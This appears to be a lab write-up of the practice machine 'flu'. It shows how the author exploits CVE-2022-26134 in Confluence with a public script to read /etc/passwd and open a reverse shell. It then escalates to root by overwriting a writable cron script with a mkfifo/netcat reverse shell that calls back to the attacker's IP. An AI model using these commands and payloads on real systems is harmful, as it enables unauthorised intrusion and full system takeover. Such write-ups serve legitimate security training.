
Let's start off with a nmap scan of the target:
┌──(root㉿user)-[/run/…/2024/HTBox/flu/through_the_wire]
└─# nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap.txt && nmap -Pn $target -sVC -v && nmap $target -v --script vuln
<SNIP>
PORT     STATE SERVICE
22/tcp   open  ssh
8090/tcp open  opsmessaging
8091/tcp open  jamlink

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:79:64:84:da:12:97:23:77:8a:3a:60:20:96:ee:cf (ECDSA)
|_  256 dd:49:a3:89:d7:57:ca:92:f0:6c:fe:59:a6:24:cc:87 (ED25519)
8090/tcp open  http    Apache Tomcat (language: en)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Log In - Confluence
|_Requested resource was /login.action?os_destination=%2Findex.action&permissionViolation=true
|_http-favicon: Unknown favicon MD5: 966E60F8EB85B7EA43A7B0095F3E2336
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key Findings & Observations
- Confluence Instance: Port 8090 is running an Apache Tomcat server serving a Confluence login page (
/login.action). The request is automatically redirecting due to a permission violation, which is standard behavior when unauthenticated users attempt to access the root panel.
I then ran dirsearch to uncover any interesting directories:
┌──(venv)─(root㉿user)-[/home/user/Downloads/dirsearch]
└─# python3 dirsearch.py -u http://192.168.174.41:8090/ -x 403,404,400,500,302

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25
Wordlist size: 12295

Target: http://192.168.174.41:8090/

[02:55:41] Scanning:
[02:56:21] 200 -   27KB - /crowd/console/login.action
[02:56:25] 200 -    4KB - /favicon.ico
[02:56:49] 405 -     0B - /rest/tinymce/1/macro/preview
[02:56:49] 200 -   25KB - /signup.action
[02:56:51] 200 -    19B - /status
[02:56:51] 200 -    19B - /status?full=true
[02:56:58] 401 -   703B - /webdav/
[02:56:58] 401 -   703B - /webdav/servlet/webdav/
[02:56:58] 401 -   699B - /webdav.password
[02:56:58] 401 -   699B - /webdav/index.html
There wasn't really anything fruitful returned from directory busting so I went ahead and enumerated the service:

What does this login panel show ? Confluence 7.13.6 is running. Working out the version number will be essential in assisting us with finding an exploit.
Note: I did try some random default type credentials on the login panel but moved on quickly to finding unauthenticated exploits for this version of Confluence.
I found the following exploit(s) that were applicable:

CVE-2022–26134: a critical remote code execution (RCE) vulnerability affecting Atlassian Confluence Server and Data Center applications. It allows unauthenticated, remote attackers to execute arbitrary code or commands on the host system by injecting malicious Object-Graph Navigation Language (OGNL) expressions directly into the URL of an HTTP request.
I used the following syntax to test the file read capability of the exploit to cat the /etc/passwd file:
┌──(root㉿user)-[/run/…/2024/HTBox/flu/through_the_wire]
└─# python3 through_the_wire.py --rhost $target --rport 8090 --lhost 192.168.45.165 --protocol http:// --read-file /etc/passwd

   _____ _                           _
  /__   \ |__  _ __ ___  _   _  __ _| |__
    / /\/ '_ \| '__/ _ \| | | |/ _` | '_ \
   / /  | | | | | | (_) | |_| | (_| | | | |
   \/   |_| |_|_|  \___/ \__,_|\__, |_| |_|
                               |___/
   _____ _            __    __ _
  /__   \ |__   ___  / / /\ \ (_)_ __ ___
    / /\/ '_ \ / _ \ \ \/  \/ / | '__/ _ \
   / /  | | | |  __/  \  /\  /| | | |  __/
   \/   |_| |_|\___|   \/  \/ |_|_|  \___|

                 jbaines-r7
               CVE-2022-26134
      "Spit my soul through the wire"
                     🦞

[+] Forking a netcat listener
[+] Using /usr/bin/nc
[+] Generating a payload to read: /etc/passwd
[+] Sending expoit at http://192.168.174.41:8090/
listening on [any] 1270 ...
connect to [192.168.45.165] from (UNKNOWN) [192.168.174.41] 36034
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:106::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:101:1::/var/cache/pollinate:/bin/false
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
syslog:x:103:109::/nonexistent:/usr/sbin/nologin
uuidd:x:104:110::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:111::/nonexistent:/usr/sbin/nologin
tss:x:106:112:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:113::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:108:114:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:109:115:MySQL Server,,,:/nonexistent:/bin/false
confluence:x:1001:1001:Atlassian Confluence:/home/confluence:/bin/sh
Success. The script also has a in-built function to generate a reverse shell:
┌──(root㉿user)-[/run/…/2024/HTBox/flu/through_the_wire]
└─# python3 through_the_wire.py --rhost $target --rport 8090 --lhost 192.168.45.165 --protocol http:// --reverse-shell
   _____ _                           _
  /__   \ |__  _ __ ___  _   _  __ _| |__
    / /\/ '_ \| '__/ _ \| | | |/ _` | '_ \
   / /  | | | | | | (_) | |_| | (_| | | | |
   \/   |_| |_|_|  \___/ \__,_|\__, |_| |_|
                               |___/
   _____ _            __    __ _
  /__   \ |__   ___  / / /\ \ (_)_ __ ___
    / /\/ '_ \ / _ \ \ \/  \/ / | '__/ _ \
   / /  | | | |  __/  \  /\  /| | | |  __/
   \/   |_| |_|\___|   \/  \/ |_|_|  \___|

                 jbaines-r7
               CVE-2022-26134
      "Spit my soul through the wire"
                     🦞

[+] Forking a netcat listener
[+] Using /usr/bin/nc
[+] Generating a reverse shell payload
[+] Sending expoit at http://192.168.174.41:8090/
listening on [any] 1270 ...
connect to [192.168.45.165] from (UNKNOWN) [192.168.174.41] 52852
bash: cannot set terminal process group (833): Inappropriate ioctl for device
bash: no job control in this shell
confluence@flu:/opt/atlassian/confluence/bin$ id
id
uid=1001(confluence) gid=1001(confluence) groups=1001(confluence)
confluence@flu:/opt/atlassian/confluence/bin$
Privilege Escalation
The path to root is via a writable script/cron job replacement using a Bash reverse shell. We have RWX privileges over this /opt/log-backup.sh:
confluence@flu:/tmp$ ls -la /opt/log-backup.sh
ls -la /opt/log-backup.sh
-rwxr-xr-x 1 confluence confluence 89 May 17 21:19 /opt/log-backup.sh
The contents of this script is as follows (it is backing up the logs directory from our confluence instance into /root/backup) ….
confluence@flu:/opt$ cat log-backup.sh
cat log-backup.sh
#!/bin/bash

CONFLUENCE_HOME="/opt/atlassian/confluence/"
LOG_DIR="$CONFLUENCE_HOME/logs"
BACKUP_DIR="/root/backup"
TIMESTAMP=$(date "+%Y%m%d%H%M%S")

# Create a backup of log files
cp -r $LOG_DIR $BACKUP_DIR/log_backup_$TIMESTAMP

tar -czf $BACKUP_DIR/log_backup_$TIMESTAMP.tar.gz $BACKUP_DIR/log_backup_$TIMESTAMP

# Cleanup old backups
find $BACKUP_DIR -name "log_backup_*"  -mmin +5 -exec rm -rf {} \;
My thinking is that since we have full control over the script; we can simply replace its contents with a bash reverse shell command and wait for it to execute.
I created then created the following script on my kali machine;
┌──(root㉿user)-[/home/user]
└─# cat log-backup.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.165 4444 >/tmp/f
I transferred it onto the target and then replaced the original /opt/log-backup.sh with this new one:
confluence@flu:/tmp$ wget http://192.168.45.165:4444/log-backup.sh
wget http://192.168.45.165:4444/log-backup.sh
--2026-05-17 21:19:20--  http://192.168.45.165:4444/log-backup.sh
Connecting to 192.168.45.165:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89 [application/x-sh]
Saving to: 'log-backup.sh'

log-backup.sh       100%[===================>]      89  --.-KB/s    in 0s

2026-05-17 21:19:20 (13.8 MB/s) - 'log-backup.sh' saved [89/89]

confluence@flu:/tmp$ cp log-backup.sh /opt/log-backup.sh
cp log-backup.sh /opt/log-backup.sh
confluence@flu:/tmp$ cat /opt/log-backup.sh
cat /opt/log-backup.sh
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.165 4444 >/tmp/f
We then catch the shell as root:
┌──(root㉿user)-[/home/user]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.165] from (UNKNOWN) [192.168.174.41] 45306
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)